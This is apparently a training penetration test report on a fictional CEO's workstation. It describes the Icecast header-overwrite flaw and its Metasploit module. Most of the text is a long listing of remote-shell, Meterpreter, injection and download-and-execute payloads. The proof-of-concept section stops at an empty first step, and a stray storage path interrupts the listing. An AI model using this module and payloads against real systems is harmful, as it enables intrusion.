GoodSecurity Penetration Test Report

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(The above email ID is for test purposes only, not valid)

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1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

ICECAST Header Overwrite

Vulnerability Explanation:

This vulnerability exploits a buffer overflow in the header parsing of icecast versions 2.0.1 and earlier. It was discovered by Luigi Auriemma.

Sending 32 HTTP headers will cause a write one past the end of a pointer array. On win32 this happens to overwrite the saved instruction pointer, and on linux (depending on compiler, etc) this seems to generally overwrite nothing crucial (read is not exploitable).

This exploit uses ExitThread(), which will leave Icecast thinking the thread is still in use, and the thread counter will not be decremented. This means for each time your payload exits, the counter will be left incremented, and eventually the threadpool limit will reach the maximum limit. This allows for a condition of multiple hits, but only till the threadpool is filled.

Below are some specific details about this vulnerability:

Name: **Icecast Header Overwrite**
Module: **exploit/windows/http/icecast_header**
Source code: **modules/exploits/windows/http/icecast_header.rb**
Disclosure date: **2004-09-28**
Last modification time: **2020-10-02 17:38:06 +0000**
Supported architecture(s): **-**
Supported platform(s): **Windows**
Target service / protocol: **-**
Target network port(s): **8000**
List of CVEs: **CVE-2004-1561**

References: Icecast Header Overwrite - Metasploit - InfosecMatter

Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit) - Windows_x86 remote Exploit (exploit-db.com))

Severity:

This is a very severe vulnerability and would need immediate addressing. It allows exfiltration of sensitive data, privilege escalation and further exploitation of system.

Below is a list of possible payloads(183) which can be delivered and executed on the target system using the windows/http/icecast header exploit. The huge number of payloads that could be generated highlights the criticality of this vulnerability.

```
msf6 exploit(windows/http/icecast_header) > show payloads

Compatible Payloads
===================

   #    Name                                                      Disclosure Date  Rank    Check
Description
   -    ----                                                      ---------------  ----    -----  ------
-----
   0    payload/generic/custom                                                     normal  No     Custom
Payload
   1    payload/generic/debug_trap                                                 normal  No
Generic x86 Debug Trap
   2    payload/generic/shell_bind_tcp                                             normal  No
Generic Command Shell, Bind TCP Inline
   3    payload/generic/shell_reverse_tcp                                          normal  No
Generic Command Shell, Reverse TCP Inline
   4    payload/generic/tight_loop                                                 normal  No
Generic x86 Tight Loop
   5    payload/windows/dllinject/bind_hidden_ipknock_tcp                          normal  No
Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
   6    payload/windows/dllinject/bind_hidden_tcp                                  normal  No
Reflective DLL Injection, Hidden Bind TCP Stager
   7    payload/windows/dllinject/bind_ipv6_tcp                                    normal  No
Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
   8    payload/windows/dllinject/bind_ipv6_tcp_uuid                               normal  No
Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   9    payload/windows/dllinject/bind_named_pipe                                  normal  No
Reflective DLL Injection, Windows x86 Bind Named Pipe Stager
   10   payload/windows/dllinject/bind_nonx_tcp                                    normal  No
Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   11   payload/windows/dllinject/bind_tcp                                         normal  No
Reflective DLL Injection, Bind TCP Stager (Windows x86)
   12   payload/windows/dllinject/bind_tcp_rc4                                     normal  No
Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   13   payload/windows/dllinject/bind_tcp_uuid                                    normal  No
Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86)
   14   payload/windows/dllinject/reverse_hop_http                                 normal  No
Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
   15   payload/windows/dllinject/reverse_http                                     normal  No
Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
   16   payload/windows/dllinject/reverse_http_proxy_pstore                        normal  No
Reflective DLL Injection, Reverse HTTP Stager Proxy
   17   payload/windows/dllinject/reverse_ipv6_tcp                                 normal  No
Reflective DLL Injection, Reverse TCP Stager (IPv6)
   18   payload/windows/dllinject/reverse_nonx_tcp                                 normal  No
Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
   19   payload/windows/dllinject/reverse_ord_tcp                                  normal  No
Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
   20   payload/windows/dllinject/reverse_tcp                                      normal  No
Reflective DLL Injection, Reverse TCP Stager
   21   payload/windows/dllinject/reverse_tcp_allports                             normal  No
Reflective DLL Injection, Reverse All-Port TCP Stager
   22   payload/windows/dllinject/reverse_tcp_dns                                  normal  No
Reflective DLL Injection, Reverse TCP Stager (DNS)
```

```
   23   payload/windows/dllinject/reverse_tcp_rc4                                    normal  No
Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   24   payload/windows/dllinject/reverse_tcp_rc4_dns                                normal  No
Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   25   payload/windows/dllinject/reverse_tcp_uuid                                   normal  No
Reflective DLL Injection, Reverse TCP Stager with UUID Support
   26   payload/windows/dllinject/reverse_winhttp                                    normal  No
Reflective DLL Injection, Windows Reverse HTTP Stager (winhttp)
   27   payload/windows/dns_txt_query_exec                                           normal  No     DNS
TXT Record Payload Download and Execution
   28   payload/windows/download_exec                                                normal  No
Windows Executable Download (http,https,ftp) and Execute
   29   payload/windows/exec                                                         normal  No
Windows Execute Command
   30   payload/windows/loadlibrary                                                  normal  No
Windows LoadLibrary Path
   31   payload/windows/messagebox                                                   normal  No
Windows MessageBox
   32   payload/windows/meterpreter/bind_hidden_ipknock_tcp                          normal  No
Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
   33   payload/windows/meterpreter/bind_hidden_tcp                                  normal  No
Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
   34   payload/windows/meterpreter/bind_ipv6_tcp                                    normal  No
Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
   35   payload/windows/meterpreter/bind_ipv6_tcp_uuid                               normal  No
Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)
   36   payload/windows/meterpreter/bind_named_pipe                                  normal  No
Windows Meterpreter (Reflective Injection), Windows x86 Bind Named Pipe Stager
   37   payload/windows/meterpreter/bind_nonx_tcp                                    normal  No
Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
   38   payload/windows/meterpreter/bind_tcp                                         normal  No
Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
   39   payload/windows/meterpreter/bind_tcp_rc4                                     normal  No
Windows Meterpreter (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
   40   payload/windows/meterpreter/bind_tcp_uuid                                    normal  No
Windows Meterpreter (Reflective Injection), Bind TCP Stager with UUID Support (Windows x86)
   41   payload/windows/meterpreter/reverse_hop_http                                 normal  No
Windows Meterpreter (Reflective Injection), Reverse Hop HTTP/HTTPS Stager
   42   payload/windows/meterpreter/reverse_http                                     normal  No
Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (wininet)
   43   payload/windows/meterpreter/reverse_http_proxy_pstore                        normal  No
Windows Meterpreter (Reflective Injection), Reverse HTTP Stager Proxy
   44   payload/windows/meterpreter/reverse_https                                    normal  No
Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (wininet)
   45   payload/windows/meterpreter/reverse_https_proxy                              normal  No
Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager with Support for Custom Proxy
   46   payload/windows/meterpreter/reverse_ipv6_tcp                                 normal  No
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
   47   payload/windows/meterpreter/reverse_named_pipe                               normal  No
Windows Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
   48   payload/windows/meterpreter/reverse_nonx_tcp                                 normal  No
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   49   payload/windows/meterpreter/reverse_ord_tcp                                  normal  No
Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   50   payload/windows/meterpreter/reverse_tcp                                      normal  No
Windows Meterpreter (Reflective Injection), Reverse TCP Stager
   51   payload/windows/meterpreter/reverse_tcp_allports                             normal  No
Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
   52   payload/windows/meterpreter/reverse_tcp_dns                                  normal  No
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
   53   payload/windows/meterpreter/reverse_tcp_rc4                                  normal  No
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   54   payload/windows/meterpreter/reverse_tcp_rc4_dns                              normal  No
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   55   payload/windows/meterpreter/reverse_tcp_uuid                                 normal  No
Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support
   56   payload/windows/meterpreter/reverse_winhttp                                  normal  No
Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (winhttp)
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   57   payload/windows/meterpreter/reverse_winhttps                                   normal  No
Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (winhttp)
   58   payload/windows/metsvc_bind_tcp                                                normal  No
Windows Meterpreter Service, Bind TCP
   59   payload/windows/metsvc_reverse_tcp                                             normal  No
Windows Meterpreter Service, Reverse TCP Inline
   60   payload/windows/patchupdllinject/bind_hidden_ipknock_tcp                       normal  No
Windows Inject DLL, Hidden Bind Ipknock TCP Stager
   61   payload/windows/patchupdllinject/bind_hidden_tcp                               normal  No
Windows Inject DLL, Hidden Bind TCP Stager
   62   payload/windows/patchupdllinject/bind_ipv6_tcp                                 normal  No
Windows Inject DLL, Bind IPv6 TCP Stager (Windows x86)
   63   payload/windows/patchupdllinject/bind_ipv6_tcp_uuid                            normal  No
Windows Inject DLL, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   64   payload/windows/patchupdllinject/bind_named_pipe                               normal  No
Windows Inject DLL, Windows x86 Bind Named Pipe Stager
   65   payload/windows/patchupdllinject/bind_nonx_tcp                                 normal  No
Windows Inject DLL, Bind TCP Stager (No NX or Win7)
   66   payload/windows/patchupdllinject/bind_tcp                                      normal  No
Windows Inject DLL, Bind TCP Stager (Windows x86)
   67   payload/windows/patchupdllinject/bind_tcp_rc4                                  normal  No
Windows Inject DLL, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   68   payload/windows/patchupdllinject/bind_tcp_uuid                                 normal  No
Windows Inject DLL, Bind TCP Stager with UUID Support (Windows x86)
   69   payload/windows/patchupdllinject/reverse_ipv6_tcp                              normal  No
Windows Inject DLL, Reverse TCP Stager (IPv6)
   70   payload/windows/patchupdllinject/reverse_nonx_tcp                              normal  No
Windows Inject DLL, Reverse TCP Stager (No NX or Win7)
   71   payload/windows/patchupdllinject/reverse_ord_tcp                               normal  No
Windows Inject DLL, Reverse Ordinal TCP Stager (No NX or Win7)
   72   payload/windows/patchupdllinject/reverse_tcp                                   normal  No
Windows Inject DLL, Reverse TCP Stager
   73   payload/windows/patchupdllinject/reverse_tcp_allports                          normal  No
Windows Inject DLL, Reverse All-Port TCP Stager
   74   payload/windows/patchupdllinject/reverse_tcp_dns                               normal  No
Windows Inject DLL, Reverse TCP Stager (DNS)
   75   payload/windows/patchupdllinject/reverse_tcp_rc4                               normal  No
Windows Inject DLL, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   76   payload/windows/patchupdllinject/reverse_tcp_rc4_dns                           normal  No
Windows Inject DLL, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   77   payload/windows/patchupdllinject/reverse_tcp_uuid                              normal  No
Windows Inject DLL, Reverse TCP Stager with UUID Support
   78   payload/windows/patchupmeterpreter/bind_hidden_ipknock_tcp                     normal  No
Windows Meterpreter (skape/jt Injection), Hidden Bind Ipknock TCP Stager
   79   payload/windows/patchupmeterpreter/bind_hidden_tcp                             normal  No
Windows Meterpreter (skape/jt Injection), Hidden Bind TCP Stager
   80   payload/windows/patchupmeterpreter/bind_ipv6_tcp                               normal  No
Windows Meterpreter (skape/jt Injection), Bind IPv6 TCP Stager (Windows x86)
   81   payload/windows/patchupmeterpreter/bind_ipv6_tcp_uuid                          normal  No
Windows Meterpreter (skape/jt Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)
   82   payload/windows/patchupmeterpreter/bind_named_pipe                             normal  No
Windows Meterpreter (skape/jt Injection), Windows x86 Bind Named Pipe Stager
   83   payload/windows/patchupmeterpreter/bind_nonx_tcp                               normal  No
Windows Meterpreter (skape/jt Injection), Bind TCP Stager (No NX or Win7)
   84   payload/windows/patchupmeterpreter/bind_tcp                                    normal  No
Windows Meterpreter (skape/jt Injection), Bind TCP Stager (Windows x86)
   85   payload/windows/patchupmeterpreter/bind_tcp_rc4                                normal  No
Windows Meterpreter (skape/jt Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
   86   payload/windows/patchupmeterpreter/bind_tcp_uuid                               normal  No
Windows Meterpreter (skape/jt Injection), Bind TCP Stager with UUID Support (Windows x86)
   87   payload/windows/patchupmeterpreter/reverse_ipv6_tcp                            normal  No
Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (IPv6)
   88   payload/windows/patchupmeterpreter/reverse_nonx_tcp                            normal  No
Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (No NX or Win7)
   89   payload/windows/patchupmeterpreter/reverse_ord_tcp                             normal  No
Windows Meterpreter (skape/jt Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   90   payload/windows/patchupmeterpreter/reverse_tcp                                 normal  No
Windows Meterpreter (skape/jt Injection), Reverse TCP Stager
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   91   payload/windows/patchupmeterpreter/reverse_tcp_allports                      normal  No
Windows Meterpreter (skape/jt Injection), Reverse All-Port TCP Stager
   92   payload/windows/patchupmeterpreter/reverse_tcp_dns                           normal  No
Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (DNS)
   93   payload/windows/patchupmeterpreter/reverse_tcp_rc4                           normal  No
Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   94   payload/windows/patchupmeterpreter/reverse_tcp_rc4_dns                       normal  No
Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   95   payload/windows/patchupmeterpreter/reverse_tcp_uuid                          normal  No
Windows Meterpreter (skape/jt Injection), Reverse TCP Stager with UUID Support
   96   payload/windows/peinject/bind_hidden_ipknock_tcp                             normal  No
Windows Inject PE Files, Hidden Bind Ipknock TCP Stager
   97   payload/windows/peinject/bind_hidden_tcp                                      normal  No
Windows Inject PE Files, Hidden Bind TCP Stager
   98   payload/windows/peinject/bind_ipv6_tcp                                        normal  No
Windows Inject PE Files, Bind IPv6 TCP Stager (Windows x86)
   99   payload/windows/peinject/bind_ipv6_tcp_uuid                                   normal  No
Windows Inject PE Files, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   100  payload/windows/peinject/bind_named_pipe                                      normal  No
Windows Inject PE Files, Windows x86 Bind Named Pipe Stager
   101  payload/windows/peinject/bind_nonx_tcp                                        normal  No
Windows Inject PE Files, Bind TCP Stager (No NX or Win7)
   102  payload/windows/peinject/bind_tcp                                             normal  No
Windows Inject PE Files, Bind TCP Stager (Windows x86)
   103  payload/windows/peinject/bind_tcp_rc4                                         normal  No
Windows Inject PE Files, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   104  payload/windows/peinject/bind_tcp_uuid                                        normal  No
Windows Inject PE Files, Bind TCP Stager with UUID Support (Windows x86)
   105  payload/windows/peinject/reverse_ipv6_tcp                                     normal  No
Windows Inject PE Files, Reverse TCP Stager (IPv6)
   106  payload/windows/peinject/reverse_named_pipe                                   normal  No
Windows Inject PE Files, Windows x86 Reverse Named Pipe (SMB) Stager
   107  payload/windows/peinject/reverse_nonx_tcp                                     normal  No
Windows Inject PE Files, Reverse TCP Stager (No NX or Win7)
   108  payload/windows/peinject/reverse_ord_tcp                                      normal  No
Windows Inject PE Files, Reverse Ordinal TCP Stager (No NX or Win7)
   109  payload/windows/peinject/reverse_tcp                                          normal  No
Windows Inject PE Files, Reverse TCP Stager
   110  payload/windows/peinject/reverse_tcp_allports                                 normal  No
Windows Inject PE Files, Reverse All-Port TCP Stager
   111  payload/windows/peinject/reverse_tcp_dns                                      normal  No
Windows Inject PE Files, Reverse TCP Stager (DNS)
   112  payload/windows/peinject/reverse_tcp_rc4                                      normal  No
Windows Inject PE Files, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   113  payload/windows/peinject/reverse_tcp_rc4_dns                                  normal  No
Windows Inject PE Files, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   114  payload/windows/peinject/reverse_tcp_uuid                                     normal  No
Windows Inject PE Files, Reverse TCP Stager with UUID Support
   115  payload/windows/pingback_bind_tcp                                             normal  No
Windows x86 Pingback, Bind TCP Inline
   116  payload/windows/pingback_reverse_tcp                                          normal  No
Windows x86 Pingback, Reverse TCP Inline
   117  payload/windows/powershell_bind_tcp                                           normal  No
Windows Interactive Powershell Session, Bind TCP
   118  payload/windows/powershell_reverse_tcp                                        normal  No
Windows Interactive Powershell Session, Reverse TCP
   119  payload/windows/shell/bind_hidden_ipknock_tcp                                 normal  No
Windows Command Shell, Hidden Bind Ipknock TCP Stager
   120  payload/windows/shell/bind_hidden_tcp                                         normal  No
Windows Command Shell, Hidden Bind TCP Stager
   121  payload/windows/shell/bind_ipv6_tcp                                           normal  No
Windows Command Shell, Bind IPv6 TCP Stager (Windows x86)
   122  payload/windows/shell/bind_ipv6_tcp_uuid                                      normal  No
Windows Command Shell, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   123  payload/windows/shell/bind_named_pipe                                         normal  No
Windows Command Shell, Windows x86 Bind Named Pipe Stager
   124  payload/windows/shell/bind_nonx_tcp                                           normal  No
Windows Command Shell, Bind TCP Stager (No NX or Win7)
```

```
   125  payload/windows/shell/bind_tcp                                          normal  No
Windows Command Shell, Bind TCP Stager (Windows x86)
   126  payload/windows/shell/bind_tcp_rc4                                      normal  No
Windows Command Shell, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   127  payload/windows/shell/bind_tcp_uuid                                     normal  No
Windows Command Shell, Bind TCP Stager with UUID Support (Windows x86)
   128  payload/windows/shell/reverse_ipv6_tcp                                  normal  No
Windows Command Shell, Reverse TCP Stager (IPv6)
   129  payload/windows/shell/reverse_nonx_tcp                                  normal  No
Windows Command Shell, Reverse TCP Stager (No NX or Win7)
   130  payload/windows/shell/reverse_ord_tcp                                   normal  No
Windows Command Shell, Reverse Ordinal TCP Stager (No NX or Win7)
   131  payload/windows/shell/reverse_tcp                                       normal  No
Windows Command Shell, Reverse TCP Stager
   132  payload/windows/shell/reverse_tcp_allports                              normal  No
Windows Command Shell, Reverse All-Port TCP Stager
   133  payload/windows/shell/reverse_tcp_dns                                   normal  No
Windows Command Shell, Reverse TCP Stager (DNS)
   134  payload/windows/shell/reverse_tcp_rc4                                   normal  No
Windows Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   135  payload/windows/shell/reverse_tcp_rc4_dns                               normal  No
Windows Command Shell, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   136  payload/windows/shell/reverse_tcp_uuid                                  normal  No
Windows Command Shell, Reverse TCP Stager with UUID Support
   137  payload/windows/shell/reverse_udp                                       normal  No
Windows Command Shell, Reverse UDP Stager with UUID Support
   138  payload/windows/shell_bind_tcp                                          normal  No
Windows Command Shell, Bind TCP Inline
   139  payload/windows/shell_bind_tcp_xpfw                                     normal  No
Windows Disable Windows ICF, Command Shell, Bind TCP Inline
   140  payload/windows/shell_hidden_bind_tcp                                   normal  No
Windows Command Shell, Hidden Bind TCP Inline
   141  payload/windows/shell_reverse_tcp                                       normal  No
Windows Command Shell, Reverse TCP Inline
   142  payload/windows/speak_pwned                                             normal  No
Windows Speech API - Say "You Got Pwned!"
   143  payload/windows/upexec/bind_hidden_ipknock_tcp                          normal  No
Windows Upload/Execute, Hidden Bind Ipknock TCP Stager
   144  payload/windows/upexec/bind_hidden_tcp                                  normal  No
Windows Upload/Execute, Hidden Bind TCP Stager
   145  payload/windows/upexec/bind_ipv6_tcp                                    normal  No
Windows Upload/Execute, Bind IPv6 TCP Stager (Windows x86)
   146  payload/windows/upexec/bind_ipv6_tcp_uuid                               normal  No
Windows Upload/Execute, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   147  payload/windows/upexec/bind_named_pipe                                  normal  No
Windows Upload/Execute, Windows x86 Bind Named Pipe Stager
   148  payload/windows/upexec/bind_nonx_tcp                                    normal  No
Windows Upload/Execute, Bind TCP Stager (No NX or Win7)
   149  payload/windows/upexec/bind_tcp                                         normal  No
Windows Upload/Execute, Bind TCP Stager (Windows x86)
   150  payload/windows/upexec/bind_tcp_rc4                                     normal  No
Windows Upload/Execute, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   151  payload/windows/upexec/bind_tcp_uuid                                    normal  No
Windows Upload/Execute, Bind TCP Stager with UUID Support (Windows x86)
   152  payload/windows/upexec/reverse_ipv6_tcp                                 normal  No
Windows Upload/Execute, Reverse TCP Stager (IPv6)
   153  payload/windows/upexec/reverse_nonx_tcp                                 normal  No
Windows Upload/Execute, Reverse TCP Stager (No NX or Win7)
   154  payload/windows/upexec/reverse_ord_tcp                                  normal  No
Windows Upload/Execute, Reverse Ordinal TCP Stager (No NX or Win7)
   155  payload/windows/upexec/reverse_tcp                                      normal  No
Windows Upload/Execute, Reverse TCP Stager
   156  payload/windows/upexec/reverse_tcp_allports                             normal  No
Windows Upload/Execute, Reverse All-Port TCP Stager
   157  payload/windows/upexec/reverse_tcp_dns                                  normal  No
Windows Upload/Execute, Reverse TCP Stager (DNS)
   158  payload/windows/upexec/reverse_tcp_rc4                                  normal  No
Windows Upload/Execute, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
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
```
   159  payload/windows/upexec/reverse_tcp_rc4_dns                                  normal  No
Windows Upload/Execute, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   160  payload/windows/upexec/reverse_tcp_uuid                                     normal  No
Windows Upload/Execute, Reverse TCP Stager with UUID Support
   161  payload/windows/upexec/reverse_udp                                           normal  No
Windows Upload/Execute, Reverse UDP Stager with UUID Support
   162  payload/windows/vncinject/bind_hidden_ipknock_tcp                           normal  No     VNC
Server (Reflective Injection), Hidden Bind Ipknock TCP Stager
   163  payload/windows/vncinject/bind_hidden_tcp                                   normal  No     VNC
Server (Reflective Injection), Hidden Bind TCP Stager
   164  payload/windows/vncinject/bind_ipv6_tcp                                     normal  No     VNC
Server (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
   165  payload/windows/vncinject/bind_ipv6_tcp_uuid                                normal  No     VNC
Server (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)
   166  payload/windows/vncinject/bind_named_pipe                                    normal  No     VNC
Server (Reflective Injection), Windows x86 Bind Named Pipe Stager
   167  payload/windows/vncinject/bind_nonx_tcp                                      normal  No     VNC
Server (Reflective Injection), Bind TCP Stager (No NX or Win7)
   168  payload/windows/vncinject/bind_tcp                                           normal  No     VNC
Server (Reflective Injection), Bind TCP Stager (Windows x86)
   169  payload/windows/vncinject/bind_tcp_rc4                                       normal  No     VNC
Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
   170  payload/windows/vncinject/bind_tcp_uuid                                      normal  No     VNC
Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x86)
   171  payload/windows/vncinject/reverse_hop_http                                   normal  No     VNC
Server (Reflective Injection), Reverse Hop HTTP/HTTPS Stager
   172  payload/windows/vncinject/reverse_http                                       normal  No     VNC
Server (Reflective Injection), Windows Reverse HTTP Stager (wininet)
   173  payload/windows/vncinject/reverse_http_proxy_pstore                          normal  No     VNC
Server (Reflective Injection), Reverse HTTP Stager Proxy
   174  payload/windows/vncinject/reverse_ipv6_tcp                                   normal  No     VNC
Server (Reflective Injection), Reverse TCP Stager (IPv6)
   175  payload/windows/vncinject/reverse_nonx_tcp                                   normal  No     VNC
Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   176  payload/windows/vncinject/reverse_ord_tcp                                    normal  No     VNC
Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   177  payload/windows/vncinject/reverse_tcp                                        normal  No     VNC
Server (Reflective Injection), Reverse TCP Stager
   178  payload/windows/vncinject/reverse_tcp_allports                               normal  No     VNC
Server (Reflective Injection), Reverse All-Port TCP Stager
   179  payload/windows/vncinject/reverse_tcp_dns                                    normal  No     VNC
Server (Reflective Injection), Reverse TCP Stager (DNS)
   180  payload/windows/vncinject/reverse_tcp_rc4                                    normal  No     VNC
Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   181  payload/windows/vncinject/reverse_tcp_rc4_dns                                normal  No     VNC
Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   182  payload/windows/vncinject/reverse_tcp_uuid                                   normal  No     VNC
Server (Reflective Injection), Reverse TCP Stager with UUID Support
   183  payload/windows/vncinject/reverse_winhttp                                    normal  No     VNC
Server (Reflective Injection), Windows Reverse HTTP Stager (winhttp)
```

Proof of Concept:

Step 1:

